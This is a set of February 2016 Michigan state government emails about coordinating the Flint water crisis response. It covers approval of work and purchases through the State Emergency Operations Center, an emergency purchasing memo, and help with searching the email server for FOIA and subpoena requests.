**To:** DTMB IT Operations Team (DTMB ITOT) <[ITOperationsTeam-ITOT@michigan.gov](mailto:ITOperationsTeam-ITOT@michigan.gov)>  
**Cc:** Christensen, Chris (DTMB) <[christensenc4@michigan.gov](mailto:christensenc4@michigan.gov)>  
**Subject:** FW: Flint Assistance Offers and SEOC

Hi all, any Flint related requests must be approved by SEOC (Chris Christensen) before we do any work.

Thanks,  
James

James McFarlane  
Department of Technology, Management & Budget  
320 S. Walnut Street  
Lansing, MI 48933  
P: 517-241-1842  
C: [734-891-0517mcfarlanej@michigan.gov](mailto:734-891-0517mcfarlanej@michigan.gov)



HELP. CONNECT. SOLVE.

---

**From:** Stibitz, Brom (DTMB)

**Sent:** Tuesday, February 02, 2016 7:24 AM

**To:** Donnan, Chanda (DTMB) <[DonnanC@michigan.gov](mailto:DonnanC@michigan.gov)>; Behen, David (DTMB) <[Behend@michigan.gov](mailto:Behend@michigan.gov)>; Buhs, Caleb (DTMB) <[BuhsC@michigan.gov](mailto:BuhsC@michigan.gov)>; Davenport, Rodney (DTMB) <[DavenportR1@michigan.gov](mailto:DavenportR1@michigan.gov)>; Gelisse, Ashley (DTMB) <[GelisseA@michigan.gov](mailto:GelisseA@michigan.gov)>; Ingersoll, Jean (DHHS) <[IngersollJ@michigan.gov](mailto:IngersollJ@michigan.gov)>; Jeffery, Phillip (DTMB) <[JefferyP@michigan.gov](mailto:JefferyP@michigan.gov)>; King, Susan (MCSC) <[KingSS@michigan.gov](mailto:KingSS@michigan.gov)>; Kopacsi, Christian (DTMB) <[KopacsiC@michigan.gov](mailto:KopacsiC@michigan.gov)>; Manning, Kelly (DTMB) <[ManningK4@michigan.gov](mailto:ManningK4@michigan.gov)>; McFarlane, James (DTMB) <[mcfarlanej@michigan.gov](mailto:mcfarlanej@michigan.gov)>; Sweeney, Matthew (DTMB) <[SweeneyM1@michigan.gov](mailto:SweeneyM1@michigan.gov)>; Swanson, Eric (DTMB) <[swansone@michigan.gov](mailto:swansone@michigan.gov)>; Wellman, Jeff (DTMB) <[WellmanJ1@michigan.gov](mailto:WellmanJ1@michigan.gov)>

**Cc:** Nixon, Ruth (DTMB) <[NixonR@michigan.gov](mailto:NixonR@michigan.gov)>; Trakul, Pamela (DTMB) <[TrakulP@michigan.gov](mailto:TrakulP@michigan.gov)>; Allen, Charlotte (DTMB) <[AllenC1@michigan.gov](mailto:AllenC1@michigan.gov)>; Griswold, Kim (DTMB) <[GRISWOLDK@michigan.gov](mailto:GRISWOLDK@michigan.gov)>; Ragsdale, Aimee (DTMB) <[RagsdaleA@michigan.gov](mailto:RagsdaleA@michigan.gov)>; Fortino, Diane (DTMB) <[FortinoD@michigan.gov](mailto:FortinoD@michigan.gov)>; Christensen, Chris (DTMB) <[christensenc4@michigan.gov](mailto:christensenc4@michigan.gov)>

**Subject:** RE: Flint Assistance Offers and SEOC

On this same topic, David and I had a conversation with the Governor's office after our post-EMT meeting this morning. They have agreed that as a general rule, before we do work on anything, it must be approved by the SEOC.

Further, they have agreed that if there is something urgent that the Governor or LG's office needs to get done prior to (or in lieu of) the SEOC approving it, these requests should all come in through me. Beth Clement was going to share this message with Gov's office and LG's office staff.

Procurement should have the new form up today for vendors to use as well. We can share that with you once it is working.

---

**From:** Donnan, Chanda (DTMB)

**Sent:** Monday, February 01, 2016 10:13 PM

**To:** Behen, David (DTMB) <[Behend@michigan.gov](mailto:Behend@michigan.gov)>; Buhs, Caleb (DTMB) <[BuhsC@michigan.gov](mailto:BuhsC@michigan.gov)>; Donnan, Chanda (DTMB) <[DonnanC@michigan.gov](mailto:DonnanC@michigan.gov)>; Davenport, Rodney (DTMB) <[DavenportR1@michigan.gov](mailto:DavenportR1@michigan.gov)>; Gelisse, Ashley (DTMB) <[GelisseA@michigan.gov](mailto:GelisseA@michigan.gov)>; Ingersoll, Jean (DHHS) <[IngersollJ@michigan.gov](mailto:IngersollJ@michigan.gov)>; Jeffery, Phillip (DTMB) <[JefferyP@michigan.gov](mailto:JefferyP@michigan.gov)>; King, Susan (MCSC) <[KingSS@michigan.gov](mailto:KingSS@michigan.gov)>; Kopacsi, Christian (DTMB) <[KopacsiC@michigan.gov](mailto:KopacsiC@michigan.gov)>; Manning, Kelly (DTMB) <[ManningK4@michigan.gov](mailto:ManningK4@michigan.gov)>; McFarlane, James (DTMB) <[mcfarlanej@michigan.gov](mailto:mcfarlanej@michigan.gov)>; Stibitz, Brom (DTMB) <[StibitzB@michigan.gov](mailto:StibitzB@michigan.gov)>; Sweeney, Matthew (DTMB) <[SweeneyM1@michigan.gov](mailto:SweeneyM1@michigan.gov)>; Swanson, Eric (DTMB) <[swansone@michigan.gov](mailto:swansone@michigan.gov)>; Wellman, Jeff (DTMB) <[WellmanJ1@michigan.gov](mailto:WellmanJ1@michigan.gov)>

**Cc:** Nixon, Ruth (DTMB) <[NixonR@michigan.gov](mailto:NixonR@michigan.gov)>; Trakul, Pamela (DTMB) <[TrakulP@michigan.gov](mailto:TrakulP@michigan.gov)>; Allen, Charlotte (DTMB) <[AllenC1@michigan.gov](mailto:AllenC1@michigan.gov)>; Griswold, Kim (DTMB) <[GRISWOLDK@michigan.gov](mailto:GRISWOLDK@michigan.gov)>; Ragsdale, Aimee (DTMB) <[RagsdaleA@michigan.gov](mailto:RagsdaleA@michigan.gov)>; Fortino, Diane (DTMB) <[FortinoD@michigan.gov](mailto:FortinoD@michigan.gov)>; Christensen, Chris (DTMB) <[christensenc4@michigan.gov](mailto:christensenc4@michigan.gov)>

**Subject:** Flint Assistance Offers and SEOC

Per our discussion on Monday at the EMT meeting, Chris Christiansen has provided information on where to refer vendors looking to assist Flint and contact information for DTMB-SEOC. Please see below for the details.



- If you are contacted by a vendor that would like to provide donation for the Flint water problem, please direct them to [Flintdonations@michigan.gov](mailto:Flintdonations@michigan.gov)
- If you have any additional questions relating to the Flint issue please direct them to [DTMBECC@michigan.gov](mailto:DTMBECC@michigan.gov)

Thank you,

Chanda

---

**From:** Pung, Linda (DTMB)  
**Sent:** Monday, February 08, 2016 10:30 PM  
**To:** Robinson, Mikelle (DHHS); Nordyke, Susan (DTMB)  
**Cc:** Koppsch-Woods, Kimberly (DTMB)  
**Subject:** Fwd: strategy to consider re: FOIA requests

Hello Mikelle

Susan is taking a lead to coordinate this type of request related to Flint. I will talk with Susan in the morning and ask her to follow up with you and Kim on how DTMB can assist.

Thanks  
Linda

Begin Forwarded Message:

**From:** "Robinson, Mikelle (DHHS)" <[RobinsonM18@michigan.gov](mailto:RobinsonM18@michigan.gov)>  
**Subject:** Fwd: strategy to consider re: FOIA requests  
**Date:** 08 February 2016 20:58  
**To:** "Pung, Linda (DTMB)" <[PUNGL2@michigan.gov](mailto:PUNGL2@michigan.gov)>  
**Cc:** "Koppsch-Woods, Kimberly (DTMB)" <[Koppsch-WoodsK@michigan.gov](mailto:Koppsch-WoodsK@michigan.gov)>

Please see the note I sent below. We are inundated with FOIA requests and subpoenas related to Flint. Would it be possible for us to have someone from DTMB assist us with running queries in the e-mail server that might help to identify e-mails that potentially fit the various requests?

Thanks,

Mikelle

Sent from my iPad

Begin forwarded message:

**From:** <[RobinsonM18@michigan.gov](mailto:RobinsonM18@michigan.gov)>  
**Date:** February 8, 2016 at 6:47:07 PM EST  
**To:** Susan Moran <[morans@michigan.gov](mailto:morans@michigan.gov)>  
**Subject:** strategy to consider re: FOIA requests

I was complaining about all of the work related to collecting e-mails and documents for FOIA requests. My husband who works in IT suggested that it is possible for us to ask someone from DTMB to set up a data base tailored to the parameters/criteria provided in the FOIAs and subpoenas (query the e-mail server by key words and dates). He said that someone would then need to sort out what is collected to make sure it fits the requests, but it would free up staff time to do the actual searches.

Bill said we would want a senior IT person who could hit the ground running without a lot of hand holding. If we pursue this he said that they should document each query they've run. The person would also need to correlate the results in a format that can be reviewed by others.

I could run it by Linda Pung to see if this is a possibility within our tight timelines. One more thing we'll need to pay for but it might provide some relief to overwhelmed staff. Thoughts?

Sent from my iPad



RICK SNYDER  
GOVERNOR

STATE OF MICHIGAN  
DEPARTMENT OF TECHNOLOGY, MANAGEMENT & BUDGET  
LANSING

DAVID B. BEHEN  
DIRECTOR

February 2, 2016

TO: State of Michigan Procurement Leadership  
FROM: DTMB Procurement  
SUBJECT: Genesee County Water Emergency Response - Purchasing Guidance

Thank you to all who are working to support the State of Michigan's Genesee County, City of Flint water emergency response.

Given the complexity and variety of the needs of this emergency effort, the purchasing support required is complex as well. Purchasing protocols have some differences under this declared state of emergency, and meticulous tracking of expenditures is imperative.

The Michigan State Police (MSP) is the lead agency overseeing the situation and managing the State Emergency Operations Center (SEOC). Flint related purchases must first be routed through the appropriate SEOC contact (see attached for an agency roster) to include the SEOC State Director. This is required for all Flint- related purchases without exception. The SEOC financial team is responsible for tracking all expenditures in connection with the emergency efforts.

***Each agency is responsible for its own purchasing transactions. This includes p-card transactions and purchase orders, the tracking of all such transactions, and reporting of those transactions to the appropriate SEOC representative. Failure to properly inform the SEOC financial team of any transaction may result in a forfeiture of any potential reimbursement anticipated by the agency.***

Agency purchasing managers are responsible to supply their agency's SEOC representative with a 24/7 phone number for agency purchasing staff support and request that the SEOC representative involves them in every purchase. (Note: SEOC hours are 8 am to 8 pm, seven days a week at this time.)

***Emergency Purchasing Procedure:***

Public Act 431 of 1984 provides an exception to competitive bidding during a state of emergency. However, responsible purchasing procedures are still the expectation for all procurement professionals (agency purchasing staff).

In addition to the notification and reporting expectations set forth above, transactions should be conducted and/or overseen by procurement professionals, with rare exception, in accordance with the following:

- o Each agency makes their own determination when an emergency purchase order is required, and is then responsible for the supporting documentation
- o Utilize existing State contracts where possible. Contact DTMB Procurement for help negotiating bulk rates or expedited shipments if needed, and for any concerns related to availability of funds on a contract

- Obtain three quotes whenever reasonably practicable
- Post bids online to the extent practicable
- Please escalate any questions to DTMB Procurement before executing a buy
- DTMB Procurement will assist any agency upon request to address supply chain issues (e.g. working with a national supplier to ensure a high volume supply of water filters are available)
- DTMB-Financial Services is not responsible for issuing emergency purchase orders on behalf of agencies with the exception of information technology related goods and services
- Maintain documentation supporting all transactions. Establish internal protocols to support this such as a single spreadsheet to track agency-wide transactions. Report your agency's expenses to the SEOC Finance team via your SEOC representative.

Questions, concerns, or comments should be directed to:

Primary Contact:

Rebecca Cook, Commodities Division Director

[Cookr6@michigan.gov](mailto:Cookr6@michigan.gov)

Cell: 517-930-4015

Secondary Contact:

Jeff Brownlee, Chief Procurement Officer

[brownleej@michigan.gov](mailto:brownleej@michigan.gov)

Cell: 517-930-3472

Sincerely,

Jeff Brownlee

Chief Procurement Officer

State of Michigan

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**From:** Pung, Linda (DTMB)  
**Sent:** Tuesday, February 09, 2016 3:00 PM  
**To:** Tekinel, Kemal (DTMB)  
**Subject:** FW: Genesee County Clio Road Redeployment

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**From:** Wilson, Brian (DHHS)  
**Sent:** Tuesday, February 9, 2016 2:53 PM  
**To:** Becker, Timothy (DHHS) <[beckert1@michigan.gov](mailto:beckert1@michigan.gov)>; Beurer, Terrence (DHHS) <[BeurerT@michigan.gov](mailto:BeurerT@michigan.gov)>; Burgess, Karen (DHHS) <[BurgessK@michigan.gov](mailto:BurgessK@michigan.gov)>; Clauer, Christian (DHHS) <[ClauerC@michigan.gov](mailto:ClauerC@michigan.gov)>; Collins, Joseph (DHHS) <[CollinsJ@michigan.gov](mailto:CollinsJ@michigan.gov)>; Davis, Scott (DHHS) <[DavisS8@michigan.gov](mailto:DavisS8@michigan.gov)>; Doolittle, Christine (DHHS) <[DoolittleC2@michigan.gov](mailto:DoolittleC2@michigan.gov)>; Eisner, Jennifer (DHHS) <[EisnerJ@michigan.gov](mailto:EisnerJ@michigan.gov)>; Frangie, Leila (DHHS) <[FrangieL@michigan.gov](mailto:FrangieL@michigan.gov)>; Granger, Patricia (DHHS) <[GrangerP@michigan.gov](mailto:GrangerP@michigan.gov)>; Griffen, Wendy E. (DHHS) <[GriffenW@michigan.gov](mailto:GriffenW@michigan.gov)>; Grijalva, Nancy (DHHS) <[GrijalvaN@michigan.gov](mailto:GrijalvaN@michigan.gov)>; Hanley, Farah (DHHS) <[hanleyf@michigan.gov](mailto:hanleyf@michigan.gov)>; Hertel, Elizabeth (DHHS) <[HertelE@michigan.gov](mailto:HertelE@michigan.gov)>; Howell, Suzanne (DHHS) <[HowellS2@michigan.gov](mailto:HowellS2@michigan.gov)>; Hudson, Becki (DTMB) <[HudsonR@michigan.gov](mailto:HudsonR@michigan.gov)>; Kimichik, Alan (DHHS) <[KimichikA@michigan.gov](mailto:KimichikA@michigan.gov)>; Kroeg, Rick (DTMB) <[kroegr@michigan.gov](mailto:kroegr@michigan.gov)>; Lasher, GERALYN (DHHS) <[lasherg@michigan.gov](mailto:lasherg@michigan.gov)>; Lyon, Nick (DHHS) <[LyonN2@michigan.gov](mailto:LyonN2@michigan.gov)>; Miller, Kathy Ann (DHHS) <[MillerK11@michigan.gov](mailto:MillerK11@michigan.gov)>; Minicuci, Angela (DHHS) <[MinicuciA@michigan.gov](mailto:MinicuciA@michigan.gov)>; Nordyke, Susan (DTMB) <[NordykeS@michigan.gov](mailto:NordykeS@michigan.gov)>; Palmatier, Paula (DTMB) <[PalmatierP@michigan.gov](mailto:PalmatierP@michigan.gov)>; Parker, Karen (DHHS) <[ParkerK7@michigan.gov](mailto:ParkerK7@michigan.gov)>; Pung, Linda (DTMB) <[PUNGL2@michigan.gov](mailto:PUNGL2@michigan.gov)>; Rehagen, Christine (DHHS) <[RehagenC@michigan.gov](mailto:RehagenC@michigan.gov)>; Roubal, Lewis (DHHS) <[RoubalL@michigan.gov](mailto:RoubalL@michigan.gov)>; Ruest, Karla (DHHS) <[RuestK@michigan.gov](mailto:RuestK@michigan.gov)>; Thelen, Richard (DHHS) <[ThelenR4@michigan.gov](mailto:ThelenR4@michigan.gov)>; Thompson, Sheryl D. (DHHS) <[ThompsonS2@michigan.gov](mailto:ThompsonS2@michigan.gov)>; Turner, David (DHS) <[TurnerD2@michigan.gov](mailto:TurnerD2@michigan.gov)>; Warner, Kurt (DHHS) <[WarnerK5@michigan.gov](mailto:WarnerK5@michigan.gov)>; Wheaton, Bob (DHHS) <[WheatonB@michigan.gov](mailto:WheatonB@michigan.gov)>; Williams, Douglas (DHHS) <[WilliamsD11@michigan.gov](mailto:WilliamsD11@michigan.gov)>; Wilson, Brian (DHHS) <[WilsonB3@michigan.gov](mailto:WilsonB3@michigan.gov)>; Wrayno, Jennifer (DHHS) <[WraynoJ@michigan.gov](mailto:WraynoJ@michigan.gov)>; Yager, Steve (DHHS) <[YagerS@michigan.gov](mailto:YagerS@michigan.gov)>; York, Douglas (DHHS) <[YorkD@michigan.gov](mailto:YorkD@michigan.gov)>  
**Cc:** Holloway, Michelle (DHHS) <[HollowayM@michigan.gov](mailto:HollowayM@michigan.gov)>; Curtis, Patty (DHHS) <[CurtisP2@michigan.gov](mailto:CurtisP2@michigan.gov)>; Savoie, Dan (DHHS) <[SavoieD2@michigan.gov](mailto:SavoieD2@michigan.gov)>; Mose, Sandi Kay (DHHS) <[MoseS@michigan.gov](mailto:MoseS@michigan.gov)>  
**Subject:** Genesee County Clio Road Redeployment

The MDHHS office in Genesee County at Clio Road is experiencing water pressure problems. These problems are a result of a water main break in the area. Crews are currently working on the situation but do not have an estimated time of recovery. Staff have been given the option to utilize annual leave or to redeploy to the Flint State Office Building, or the Flint MRS facility. A sign has been placed on the door directing clients to the State Office Building for immediate service or online at [MiBridges.com](http://MiBridges.com) or 1-888-642-7434.

Department of Health & Human Services  
Health, Safety & Security Coordinator  
235 S. Grand Ave. Suite:1211  
Lansing, MI 48933  
(P)517-241-9083  
(C)517-242-9413

---

**From:** Pung, Linda (DTMB)  
**Sent:** Tuesday, February 09, 2016 3:45 PM  
**To:** Robinson, Mikelle (DHHS); Nordyke, Susan (DTMB) (NordykeS@michigan.gov)  
**Cc:** Kimberly Koppsch-Woods (koppsch-woodsK@michigan.gov)  
**Subject:** FW: strategy to consider re: FOIA requests

Hello Mikelle,

Susan is following up with our DTMB team to see how we can assist with running queries related to the MDHHS FOIA requests. Also, Kurt Krause has asked Susan and I to join a meeting on Wednesday with the Governor's office and other agencies involved with Flint FOIA response. Susan will update you Thursday morning related to services we can provide.

Feel free to contact me on my cell if we need to talk sooner. 517/930-2323.

Thanks,  
Linda

---

**From:** Pung, Linda (DTMB)  
**Sent:** Monday, February 8, 2016 10:30 PM  
**To:** Robinson, Mikelle (DHHS) <RobinsonM18@michigan.gov>; Nordyke, Susan (DTMB) <NordykeS@michigan.gov>  
**Cc:** Koppsch-Woods, Kimberly (DTMB) <Koppsch-WoodsK@michigan.gov>  
**Subject:** Fwd: strategy to consider re: FOIA requests

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Thanks  
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**Date:** 08 February 2016 20:58  
**To:** "Pung, Linda (DTMB)" <PUNGL2@michigan.gov>  
**Cc:** "Koppsch-Woods, Kimberly (DTMB)" <Koppsch-WoodsK@michigan.gov>

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Mikelle

Sent from my iPad

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**Date:** February 8, 2016 at 6:47:07 PM EST  
**To:** Susan Moran <morans@michigan.gov>  
**Subject:** strategy to consider re: FOIA requests

I was complaining about all of the work related to collecting e-mails and documents for FOIA requests. My husband who works in IT suggested that it is possible for us to ask someone from DTMB to set up a data base tailored to the parameters/criteria provided in the FOIAs and subpoenas (query the e-mail server by key words and dates). He said that someone would then need to sort out what is collected to make sure it fits the requests, but it would free up staff time to do the actual searches.

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I could run it by Linda Pung to see if this is a possibility within our tight timelines. One more thing we'll need to pay for but it might provide some relief to overwhelmed staff. Thoughts?

Sent from my iPad



---

**From:** Pung, Linda (DTMB)  
**Sent:** Thursday, February 11, 2016 7:17 AM  
**To:** Krause, Kurt (DHHS);Rick, Matthew (DHHS)  
**Cc:** Nordyke, Susan (DTMB);Robinson, Mikelle (DHHS);Parker, Karen (DHHS);Koppsch-Woods, Kimberly (DTMB)  
**Subject:** FOIA requests follow up

Hello Kurt

I would like to get someone on your team to join me to follow up with Mikelle on this request. Who should I include in a meeting with Mikelle? DTMB is discussing an automated search approach with the AGs office for approval.

I am getting information on the document Management solution recommended at the FOIA meeting yesterday.

Thank you  
Linda

---

**From:** Pung, Linda (DTMB)  
**Sent:** Tuesday, February 09, 2016 3:45 PM  
**To:** Robinson, Mikelle (DHHS) <[RobinsonM18@michigan.gov](mailto:RobinsonM18@michigan.gov)>; Nordyke, Susan (DTMB) <[NordykeS@michigan.gov](mailto:NordykeS@michigan.gov)>  
**Cc:** Koppsch-Woods, Kimberly (DTMB) <[Koppsch-WoodsK@michigan.gov](mailto:Koppsch-WoodsK@michigan.gov)>  
**Subject:** FW: strategy to consider re: FOIA requests

Hello Mikelle,

Susan is following up with our DTMB team to see how we can assist with running queries related to the MDHHS FOIA requests. Also, Kurt Krause has asked Susan and I to join a meeting on Wednesday with the Governor's office and other agencies involved with Flint FOIA response. Susan will update you Thursday morning related to services we can provide.

Feel free to contact me on my cell if we need to talk sooner. [517/930-2323](tel:5179302323).

Thanks,

Linda

---

**From:** Pung, Linda (DTMB)  
**Sent:** Monday, February 8, 2016 10:30 PM  
**To:** Robinson, Mikelle (DHHS) <[RobinsonM18@michigan.gov](mailto:RobinsonM18@michigan.gov)>; Nordyke, Susan (DTMB) <[NordykeS@michigan.gov](mailto:NordykeS@michigan.gov)>  
**Cc:** Koppsch-Woods, Kimberly (DTMB) <[Koppsch-WoodsK@michigan.gov](mailto:Koppsch-WoodsK@michigan.gov)>  
**Subject:** Fwd: strategy to consider re: FOIA requests

Hello Mikelle

Susan is taking a lead to coordinate this type of request related to Flint. I will talk with Susan in the morning and ask her to follow up with you and Kim on how DTMB can assist.

Thanks

Linda

Begin Forwarded Message:

**From:** "Robinson, Mikelle (DHHS)" <[RobinsonM18@michigan.gov](mailto:RobinsonM18@michigan.gov)>  
**Subject:** Fwd: strategy to consider re: FOIA requests  
**Date:** 08 February 2016 20:58  
**To:** "Pung, Linda (DTMB)" <[PUNGL2@michigan.gov](mailto:PUNGL2@michigan.gov)>  
**Cc:** "Koppsch-Woods, Kimberly (DTMB)" <[Koppsch-WoodsK@michigan.gov](mailto:Koppsch-WoodsK@michigan.gov)>

Please see the note I sent below. We are inundated with FOIA requests and subpoenas related to Flint. Would it be possible for us to have someone from DTMB assist us with running queries in the e-mail server that might help to identify e-mails that potentially fit the various requests?

Thanks,

Mikelle

Sent from my iPad

Begin forwarded message:

**From:** <[RobinsonM18@michigan.gov](mailto:RobinsonM18@michigan.gov)>  
**Date:** February 8, 2016 at 6:47:07 PM EST  
**To:** Susan Moran <[morans@michigan.gov](mailto:morans@michigan.gov)>  
**Subject:** strategy to consider re: FOIA requests

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**Sent:** Thursday, February 11, 2016 9:23 AM  
**To:** Krause, Kurt (DHHS);Rick, Matthew (DHHS)  
**Cc:** Nordyke, Susan (DTMB);Robinson, Mikelle (DHHS);Parker, Karen (DHHS);Koppsch-Woods, Kimberly (DTMB);Lawson, Brenda (DHHS);Frost, Erik (DHHS)  
**Subject:** RE: FOIA requests follow up

Thank you. I will get this scheduled.

---

**From:** Krause, Kurt (DHHS)  
**Sent:** Thursday, February 11, 2016 9:22 AM  
**To:** Pung, Linda (DTMB) <PUNGL2@michigan.gov>; Rick, Matthew (DHHS) <RickM@michigan.gov>  
**Cc:** Nordyke, Susan (DTMB) <NordykeS@michigan.gov>; Robinson, Mikelle (DHHS) <RobinsonM18@michigan.gov>; Parker, Karen (DHHS) <ParkerK7@michigan.gov>; Koppsch-Woods, Kimberly (DTMB) <Koppsch-WoodsK@michigan.gov>; Lawson, Brenda (DHHS) <LawsonB1@michigan.gov>; Frost, Erik (DHHS) <FrostE@michigan.gov>  
**Subject:** RE: FOIA requests follow up

P.S. Brenda will be joining me in the meeting. Thanks Linda.

---

**From:** Pung, Linda (DTMB)  
**Sent:** Thursday, February 11, 2016 7:17 AM  
**To:** Krause, Kurt (DHHS) <KrauseK2@michigan.gov>; Rick, Matthew (DHHS) <RickM@michigan.gov>  
**Cc:** Nordyke, Susan (DTMB) <NordykeS@michigan.gov>; Robinson, Mikelle (DHHS) <RobinsonM18@michigan.gov>; Parker, Karen (DHHS) <ParkerK7@michigan.gov>; Koppsch-Woods, Kimberly (DTMB) <Koppsch-WoodsK@michigan.gov>  
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Hello Kurt

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**To:** Robinson, Mikelle (DHHS) <RobinsonM18@michigan.gov>; Nordyke, Susan (DTMB) <NordykeS@michigan.gov>  
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**Subject:** FW: strategy to consider re: FOIA requests

Hello Mikelle,

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**Cc:** Koppsch-Woods, Kimberly (DTMB) <[Koppsch-WoodsK@michigan.gov](mailto:Koppsch-WoodsK@michigan.gov)>  
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**Date:** 08 February 2016 20:58  
**To:** "Pung, Linda (DTMB)" <[PUNGL2@michigan.gov](mailto:PUNGL2@michigan.gov)>  
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**From:** Pung, Linda (DTMB)  
**Sent:** Thursday, February 11, 2016 9:24 AM  
**To:** Kabia, Kara (DTMB) (KabiaK@michigan.gov)  
**Cc:** Nordyke, Susan (DTMB) (NordykeS@michigan.gov); Kimberly Koppsch-Woods (koppsch-woodsk@michigan.gov)  
**Subject:** FOIA Request follow up - MDHHS Meeting  
**Importance:** High

Kara,  
Please schedule 30 min meeting with those below. This will most likely need to be in Capitol View where Kurt is located.  
Work with Erik Frost to schedule. Do Kurt and Mikelle have time Friday morning?

Include:  
DTMB: Linda, Susan, Kim  
MDHHS: Kurt Krause, Mikelle Robinson, Brenda Lawson

Thanks,  
Linda

---

**From:** Krause, Kurt (DHHS)  
**Sent:** Thursday, February 11, 2016 8:48 AM  
**To:** Pung, Linda (DTMB) <PUNGL2@michigan.gov>; Rick, Matthew (DHHS) <RickM@michigan.gov>  
**Cc:** Nordyke, Susan (DTMB) <NordykeS@michigan.gov>; Robinson, Mikelle (DHHS) <RobinsonM18@michigan.gov>; Parker, Karen (DHHS) <ParkerK7@michigan.gov>; Koppsch-Woods, Kimberly (DTMB) <Koppsch-WoodsK@michigan.gov>; Frost, Erik (DHHS) <FrostE@michigan.gov>  
**Subject:** RE: FOIA requests follow up

Hi Linda. I think you should include me. Thanks.

---

**From:** Pung, Linda (DTMB)  
**Sent:** Thursday, February 11, 2016 7:17 AM  
**To:** Krause, Kurt (DHHS) <KrauseK2@michigan.gov>; Rick, Matthew (DHHS) <RickM@michigan.gov>  
**Cc:** Nordyke, Susan (DTMB) <NordykeS@michigan.gov>; Robinson, Mikelle (DHHS) <RobinsonM18@michigan.gov>; Parker, Karen (DHHS) <ParkerK7@michigan.gov>; Koppsch-Woods, Kimberly (DTMB) <Koppsch-WoodsK@michigan.gov>  
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**Cc:** Koppsch-Woods, Kimberly (DTMB) <[Koppsch-WoodsK@michigan.gov](mailto:Koppsch-WoodsK@michigan.gov)>  
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**Cc:** Koppsch-Woods, Kimberly (DTMB) <[Koppsch-WoodsK@michigan.gov](mailto:Koppsch-WoodsK@michigan.gov)>  
**Subject:** Fwd: strategy to consider re: FOIA requests

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Linda



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**Date:** 08 February 2016 20:58  
**To:** "Pung, Linda (DTMB)" <[PUNGL2@michigan.gov](mailto:PUNGL2@michigan.gov)>  
**Cc:** "Koppsch-Woods, Kimberly (DTMB)" <[Koppsch-WoodsK@michigan.gov](mailto:Koppsch-WoodsK@michigan.gov)>

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Sent from my iPad

---

**From:** Pung, Linda (DTMB)  
**Sent:** Thursday, February 11, 2016 5:34 PM  
**To:** Broessel, Kristi (DHHS); Parker, Karen (DHHS)  
**Cc:** Nordyke, Susan (DTMB)  
**Subject:** Funding and Purchasing Guidance related to Flint

Hi Kristi,

Karen and I are trying to get synced up on all the activities related to Flint.

I wanted Karen to be aware of requirement to work through the State Emergency Operations Center for funding and procurement approval. Please include Karen when you send out more information on this.

Thanks,  
Linda

---

**From:** Broessel, Kristi (DHHS)  
**Sent:** Tuesday, February 9, 2016 5:09 PM  
**To:** Pung, Linda (DTMB) <[PUNGL2@michigan.gov](mailto:PUNGL2@michigan.gov)>  
**Cc:** Nordyke, Susan (DTMB) <[NordykeS@michigan.gov](mailto:NordykeS@michigan.gov)>  
**Subject:** RE: Purchasing Guidance related to Flint

Thank you. I have shared this with DHHS Budget and I am awaiting coding/instructions and will let you know.

---

**From:** Pung, Linda (DTMB)  
**Sent:** Tuesday, February 09, 2016 2:59 PM  
**To:** Nordyke, Susan (DTMB) <[NordykeS@michigan.gov](mailto:NordykeS@michigan.gov)>; Broessel, Kristi (DHHS) <[BroesselK@michigan.gov](mailto:BroesselK@michigan.gov)>  
**Subject:** Purchasing Guidance related to Flint

As a follow up to our meeting yesterday, see attached purchasing guidance document from DTMB procurement.

Thanks,  
Linda

---

**From:** Pung, Linda (DTMB)  
**Sent:** Monday, February 8, 2016 12:20 PM  
**To:** Broessel, Kristi (DHHS) <[BroesselK@michigan.gov](mailto:BroesselK@michigan.gov)>; Nordyke, Susan (DTMB) (<[NordykeS@michigan.gov](mailto:NordykeS@michigan.gov)>  
<[NordykeS@michigan.gov](mailto:NordykeS@michigan.gov)>  
**Subject:** FW: Flint Assistance Offers and SEOC work coordination

Hello Kristi,

DTMB received information that all State staff work to support Flint must go through the SEOC for approval. This is to ensure appropriate funding approval for this work.

I wanted to get your input on the MDHHS process to approve this work so that Susan can assist to get the necessary DTMB approval.

Currently, we have DTMB staff working on the following:

- Preservation of electronic records
- Analysis of potential Medicaid eligibility related changes
- Discussing potential WIC eligibility related changes

Thanks,  
Linda

---

**From:** Pung, Linda (DTMB)  
**Sent:** Friday, February 12, 2016 10:09 AM  
**To:** Mason, Andrew (DTMB); Tekinel, Kemal (DTMB)  
**Cc:** Kabia, Kara (DTMB); Gallup, Brian (DTMB)  
**Subject:** RE: Need ROM Estimate for Flint Water Crisis by COB Today (2/11/16)

Hi Andrew,  
Please give Kemal a call about this.

I am planning to talk with Karen Parker today about the deadline and how to coordinate this.

---

**From:** Mason, Andrew (DTMB)  
**Sent:** Friday, February 12, 2016 9:47 AM  
**To:** Pung, Linda (DTMB) <PUNGL2@michigan.gov>  
**Cc:** Kabia, Kara (DTMB) <KabiaK@michigan.gov>; Gallup, Brian (DTMB) <GallupB@michigan.gov>  
**Subject:** FW: Need ROM Estimate for Flint Water Crisis by COB Today (2/11/16)

Hi Linda,  
It looks like we may need to have a conversation with Kemal regarding the priority of this effort.

***Andrew Mason***

Business Relationship Manager – Division Director  
State of MI – DTMB Supporting MDHHS – Medicaid  
Desk: 517.373.1350 Fax 517.373.3720  
Mobile: 517.898.6815  
[masona5@michigan.gov](mailto:masona5@michigan.gov)



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---

**From:** Linnan, Robert (DTMB)  
**Sent:** Thursday, February 11, 2016 4:24 PM  
**To:** Armstrong, Jerry <[jerry.Armstrong@cns-inc.com](mailto:jerry.Armstrong@cns-inc.com)>; Carver, James (DTMB) <[CarverJ1@michigan.gov](mailto:CarverJ1@michigan.gov)>; Blackwell, Gretchen (DTMB) <[BlackwellG@michigan.gov](mailto:BlackwellG@michigan.gov)>; Roger Ettema/MAXIMUS ([RogerEttema@maximus.com](mailto:RogerEttema@maximus.com)) <[RogerEttema@maximus.com](mailto:RogerEttema@maximus.com)>; Hengesbach, Jamy (DHHS) <[hengesbachj@michigan.gov](mailto:hengesbachj@michigan.gov)>  
**Cc:** Hawkins, Dale (DTMB) <[HawkinsD8@michigan.gov](mailto:HawkinsD8@michigan.gov)>; Spadafore, Barbara (DHHS) <[SpadaforeB@michigan.gov](mailto:SpadaforeB@michigan.gov)>; Gallup, Brian (DTMB) <[GallupB@michigan.gov](mailto:GallupB@michigan.gov)>; Spitzley, John (DHHS) <[SpitzleyJ1@michigan.gov](mailto:SpitzleyJ1@michigan.gov)>  
**Subject:** RE: Need ROM Estimate for Flint Water Crisis by COB Today (2/11/16)

This topic was just discussed with Eligibility Leadership. We are not ready to move forward with any option at this time. If you choose to move forward with anything more than ROM and impacts, it needs to not impact currently approved work.

